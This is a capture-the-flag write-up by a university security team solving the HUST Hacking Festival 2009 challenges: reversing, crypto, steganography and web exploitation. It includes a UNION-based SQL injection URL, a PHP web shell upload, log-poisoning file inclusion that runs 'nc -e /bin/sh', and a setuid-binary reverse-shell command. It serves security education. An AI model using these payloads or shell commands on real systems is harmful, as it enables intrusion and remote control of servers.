HUST Hacking Festival 2009 - Problem Solution

Plaid Parliament of Pwning - Security Research Group at CMU
Sang Kil Cha, Jiyong Jang, JongHyup Lee, Brian Pak, Edward J. Schwartz, and Andrew Wesie

October 10, 2009

1 Introduction

This is a report for HUST Hacking Festival 2009 from *Plaid Parliament of Pwning* (PPoP), Carnegie Mellon University's Security Research Group. This report describes walk-throughs for all the challenges in the HUST Hacking Festival 2009.

2 Problem A

The strings in the binary file `b.exe` told us the binary had been generated by Auto Hotkey. Thus, we extracted a script file, say `.ahk` file, from `b.exe` by using `exe2ahk`, which could be obtained through a quick googling. The key was in the script file.

3 Problem B

When you look at the online shopping webpage, you can find only 1 item is out of stock and its price is 0 won. Also, every member has point as well as money in his account. When a member buys an item, 10% of item value is given as a point.

From these facts, we can guess that we're able to earn points if we buy the item marked as 0 won, even though we don't have enough money. The problem is that we cannot put the item into our shopping cart directly since the item is out of stock.

Okay. It's time to manipulate `POST` message. `POST` message has `pcode[]`, `jcode[]`, `chk[]`, and `chkcnt`. Each field has the following information:

- `pcode:` product code
- `jcode:` point (mileage) code
- `chk:` index of ordered item
- `chkcnt:` the amount of ordred item

Since `jcode` for the item marked as 0 won is missing, we need to fill it with `.....&.....` as well as modify `chk` to 3. Now we have *free* item in our shopping cart. Let's buy it with money. In this way, we can earn points easily as much as we want.

Finally, we're able to earn enough points to buy the assigned item with points. After we buy the assigned item, the key is shown **KEY : My_name_is_cl**.

4 Problem C

This challenge is pretty straight forward. We could find key by using `strings` commands.

```
strings password |grep key
```

There is a valuable string including key: **.key is somETimE you goTTA AcT likE you don'T cArE. Dq**.

5 Problem D

Whenever we try to input our name and phone number, the error message comes out. So we tried the name "LeeSangSup", who is the author of this challenge. After that, we could get different error message.

Second step was to figure out the meaning of the error message. We could find the fact that it takes different amount of time to get the error message according to the phone number we provide.

After trying a bunch of different phone numbers, we concluded that the phone number should be the IP address, because there is no other way to get the string from the server. Thus, we set up the `tcpdump` to analyze all the packets from our machine, and send IP address in the web form (Since we must send numbers only, we changed our IP address into decimal numbers). We could see a packet from the challenge server for the port number 7777.

The message was several lines of MD5 digests. So we just picked up the top message and sent it back to the server. And we could see the password in the web browser to the next level.

6 Problem E

This problem consists of two steps.

First, the php bulletin board system has sql injectinon vulnerability, and we could obtain several information by using that. Basically, the `http://festival.hust.net:9580/htdocs/board/list.php` file has the sql injection vulnerability, and by changing the 'b_name' variable to an arbitrary sql code, we could see all the information from the database. For instance,

```
http://festival.hust.net:9580/htdocs/board/list.php?b_name=notice union select t
able_name,table_name,table_name,table_name,table_name,table_name,table_name,tabl
e_name,table_name,table_name from information_schema.tables--
```

will show all the table names on the web page.

We could see url table which contains the path of home directory, `~aftergirls`. However, we could not find any valuable information other than that.

Next, using the information that we got from the first step, we tried to change the url from `http://festival.hust.net:9580/htdocs/board/list.php` to `http://festival.hust.net:9580/~aftergirls/`

htdocs/board/list.php. After chaning this url, we could see some interesting behavior, that is the `download.php` was correctly working in that url!

Second step is running a web shell. After uploading a web shell script (in php) to the server, we could run the program at this directory:

http://festival.hust.net:9580/~aftergirls/htdocs/board/upload/board/055014icon.php.bak

, where `055014icon.php.bak` is the file that we uploaded, and xxxx is a random prefix from the server that can be easily found in the board webpage source. After running a web shell? We found the http://festival.hust.net:9580/~aftergirls/solution_key_dec.php file in the parent directory, which shows the key: 'wheodlsfjqmrlawldud'.

7 Problem F

When we first encounterd this problem, we thought that this is a simple logic problem. But, while reading the requirements, we get to know that there is more than we expected.

At first, we drew lots of possible time tables and tried. The registrion itself is easy, i.e., to manipulate `POST` message. But, after trying all we got, nothing happened. Tried again. Nothing happened. ... (where am I?) ...

The problem was that we thought that this is a kind of real course registration process, which means there couldn't be conflicts between courses. The only way, however, to satisfy all requirements is to bypass the conflict. Then, what should we do?

We changed `haksu` field by appending a number, e.g., 950214 to 9502145. But, it doesn't work. So, we manipulate `bunban` field by appending a number, e.g., 303 to 3033. Guess what happened. The registration completed and we can see the key, **We are living in the SMTOWN**.

8 Problem G

Using a flash decompiler, you can see that the flash "program" tests the user-supplied password against the return value of decrypt(). The decrypt() function simply uses the cryptographic functions provided by the as3crypto library. We duplicate the decrypt() function in our own flash "program" using the as3crypto library, and just print out the output. The output is both the password for the flash "program" and the key for the problem.

We provide our flash program below.

```
btn.addEventListener(MouseEvent.CLICK, CursorClick);
function CursorClick(event:MouseEvent):void{
        trace(decrypt());
}

function decrypt():String {
    var l1:* = "7b283889fd6bb335f5c2b8b20314fe02ec524297461f5ce8436d8c27d9d03738"
    var l2:* = com.hurlant.util.Hex.toArray(l1);
    var l3:* = "b88c4cf88123ed83dfadb4853abcc6994625";
    var l4:* = com.hurlant.util.Hex.toArray(l3);
    var l5:* = "rc4" +"-" + "ecb";
```

```
    var l6:* = new com.hurlant.crypto.symmetric.PKCS5();
    var l7:* = com.hurlant.crypto.Crypto.getCipher(l5, l2, l6);
    l7.decrypt(l4);
    return com.hurlant.util.Hex.toString(com.hurlant.util.Hex.fromArray(l4));
}
```

So the key is **Not first but best**.

9 Problem H

It is trivial to see that `imagelist.php` is just include()'ing the "page" value. We tested it to see if we could include a remote file, but we couldn't, so this problem is an example of PHP Local File Inclusion. In order to get our input into a file on the local system, we sent a malformed request to the web server that put into it's error log a string of our design. This string simply executed `nc -e /bin/sh ...` in the background. Now with a shell to the webserver, there was a hint in the web directory that we need to get the key from `/home/bof`. There was also a setuid binary owned by the owner of the key file that we could buffer overflow. Instead, though, we used the `/usr/local/apache2/htdocs/socketsend/ncsock` program, which is a setuid binary owned by root. There was also source code for this program in that directory. The attack against this binary was simply: `./ncsock '-e /bin/sh HOST PORT #'`

10 Problem I

The goal is "Find hidden Float pointing Content". (probably floating point). Anyway, we looked at every article; but, there is nothing much. So we focused on the meaning of the goal.

What we did next was to go to floating point pages like **1.5**. When we go to
http://220.95.152.167/tempboard.php?nowPage=1.5
, there is a hidden floating point article, **2.5**. After clicking on it, we saw an alert message "Everybody can read this article, but you're not supposed to read it".

So, we deleted our cookie, and tried to open the url directly. This time, we got an alert message "Do not direct connect! That's denied". When we check our cookie, however, there is a difference. `prob=dsdkc0kmppbh2rc5ttgfr3ef55` is added to our cookie.

We refresh the page and can see the key, **password = TheLastDrop**.

11 Problem J

We downloaded test.exe and ran it. Very first thing we've noticed was there were several places where two pictures were different. After looking at disassembled code for a while, we figured that there's an action assigned for each spot that we click upon.

Soon after, we found that when we click on the cat (on the right side of picture), the program checks for validity and downloads a file (wow.zip). We also noticed that the program somehow decrypts encrypted text that is hardcoded in the program to resolve the address for the zip file.

After unzipping wow.zip, we discovered two files: Call Me.mp3 and key.txt

We needed to decrypt the first line of key.txt in order to get the answer. Yes. We've seen the decryption routine before in the program. The algorithm to decrypt the encrypted text is just to add 0x7D to each byte.

Then, we get the following string:

```
VG1WMlpYSWdZM1YwSUdFZ2RISmxaU0JrYjNkdUlHbHVJSFJvSUhkcGJuUmxjblJwYldVdUlFNWxkbVZ5
SUcxaGEyVWdZU0J1WldkaGRHbGpaU0JrWldOcGMybHZiaUJwYmlCMGFHVWdiRzkzSUhScGJXVXVJRTVs
ZG1WeUlHMWhhMlVnZVc5MWNpQnRiM04wSUdsdGNHOXlkR0Z1ZENCa1pXTnBjMmx2Ym5NZ2Qy
```

This looks like base64 encoding. So we decode it:

```
TmV2ZXIgY3V0IGEgdHJlZSBkb3duIGluIHRoIHdpbnRlcnRpbWUuIE5ldmVyIG1ha2UgYSBuZWdhdGlj
ZSBkZWNpc2lvbiBpbiB0aGUgbG93IHRpbWUuIE5ldmVyIG1ha2UgeW91ciBtb3N0IGltcG9ydGFudCBk
ZWNpc2lvbnMgd2
```

But, it still looks like base64 encoding. So we decode it *again*:

```
Never cut a tree down in the wintertime.
Never make a negatice decision in the low time.
Never make your most important decisions ...
```

Just google that first clause, and we get **Robert H. Schuller**.

12 Problem K

This is a steganography problem, but it is almost *impossible* to solve without knowing the exact steganography tool (http://easybmp.sourceforge.net/steganography.html).

The given formula

```
(R1,G1,B1,A1) - ((R1,G1,B1,A1) % 2) + (r1,g1,b1,a1)
(R2,G2,B2,A2) - ((R2,G2,B2,A2) % 2) + (r2,g2,b2,a2)

r1, g1, b1, a1, r2, g2, b2, a2  {0,1}
N = r1 + g1*2 + b1*4 + a1*8 + r2*16 + g2*32 + b2*64 + a2*128
```

shows that the least significant bit (LSB) of each pixel is modified to put some information from the image. After extracting the data we could see three JPEG headers inside the extracted file. Also, there were several interesting strings such as "AREUREADY" and "pass.jpg". However, we could not directly use these jpeg segments until we got another hint.

After a while, they posted another hint that shows a url to the EasyBMP library. At first, we tought the library is useless since we already extracted the data from the bitmap file. However, it turns out that there is a steganography tool using the exact same library (http://easybmp.sourceforge.net/steganography.html). The only problem of using this program is that they check the signature from the target file. So we changed the code as below:

```
char* StegoIdentifierString = "AREUREADY";   // Line 100
```

After changing this line, we could simply extract the `pass.jpg` file.

Final step was to decrypt the meaning of strange patterns on the figure. One of our team members already knew about the encryption algorithm called, pigpen cipher. Only one difference is that they made new graphical symbols for the alphabet `'STUVWXYZ,'` as follows:



Figure 1: Pigpen Cipher

Using the Figure 1, we can decrypt the secret message:
i know that i am intelligent, because i know that i know nothing.

13 Problem L

This problem contained a Windows binary and a file that is an encoded version of the key. If you figure out the algorithm in the binary, you see that it takes the input and treats it has an array of integers. Then it byte-swaps each integer (think endian switch). Next, xor the first integer of this array with the first integer in an array of "keys," this is the first integer of the output. Then, xor the first and second integers of this array with the second integer from the array of "keys," this is the second integer of the output. Do this until you have xor'd every integer. Lastly, take the array of output integers and byte-swap each one (again, like an endian switch).
Reversing that algorithm is trivial, once you know the algorithm. The only problem is that there are only 4 integers in the "keys" array, which isn't enough to reverse the key.bm file. Using google, and the hint given, we found out that the keys are the result of rand with the default seed. So, we call rand() until we get the 4 integers we do know, then use the next several random integers as the next entries in the "keys" array. We finally get the output of **Booooooooooooooooooooooooom!#%&@**.
An important thing to notice is that the binary will print out more bytes than necessary, due to not putting a null byte after printing the output array.

14 Problem N

The question gave a pair of plain text and cipher text and asked us to decrypt another messages. We could find a certain pattern when we divided it into two bytes. The first and second hexadecimal digits in two bytes of cipher text corresponds to the first and fourth hexadecimal digits in that of plain text. Likewise, the third and fourth digits corresponds the second and third digits. Using the given cipher-plain text as a kind of codebook, we could decrypt the cipher text that the sever

asked. For example, a cipher text `[24 f5]` can be decrypted as follows. Finding `[24 __]` in the cipher text gives `[9_ _8]` and then `[__ f5]` gives `[_d 3_]`. By combining two results, we arrived at `[24 f5]` → `[9d 38]`.

15 Problem O

After cracking the zip password with a zip password recovery tool, we can extract two files from `secret.zip`. The password was `hu573r`.

Now we have 2 files:

- `jegilson.exe`: It's another auto hotkey file. From this file, we got a script telling us that the given document will let us know where to go.
- `print.doc`: A story with a picture is written.

From the picture, we guess that 4 circle means ipv4 and `/Jupiter` is a subfolder. From the article, we can get `HIP 95`, `HIP 152`, `HIP 181`, `HIP 412`, `HIP 220`, `HIP 982`, `HIP 325`, and `HIP 142`. Among them, there are only 5 numbers within ip4 range: 95, 152, 181, 220, and 142. Since the ip address of `festival.hust.net` is `220.95.152.180`, the most meaningful ip address is `220.95.152.181`.

When we go to `220.95.152.181/Jupiter`, there is an encoded text which we need to decode. We do brute-forcing on it, and get the corresponding text, **Hack This is Not a Game**.

16 Acknowledgement

Thanks to our advisor David Brumley for refreshments, CyLab for the space, and Google Translate for translation from Hangul to English.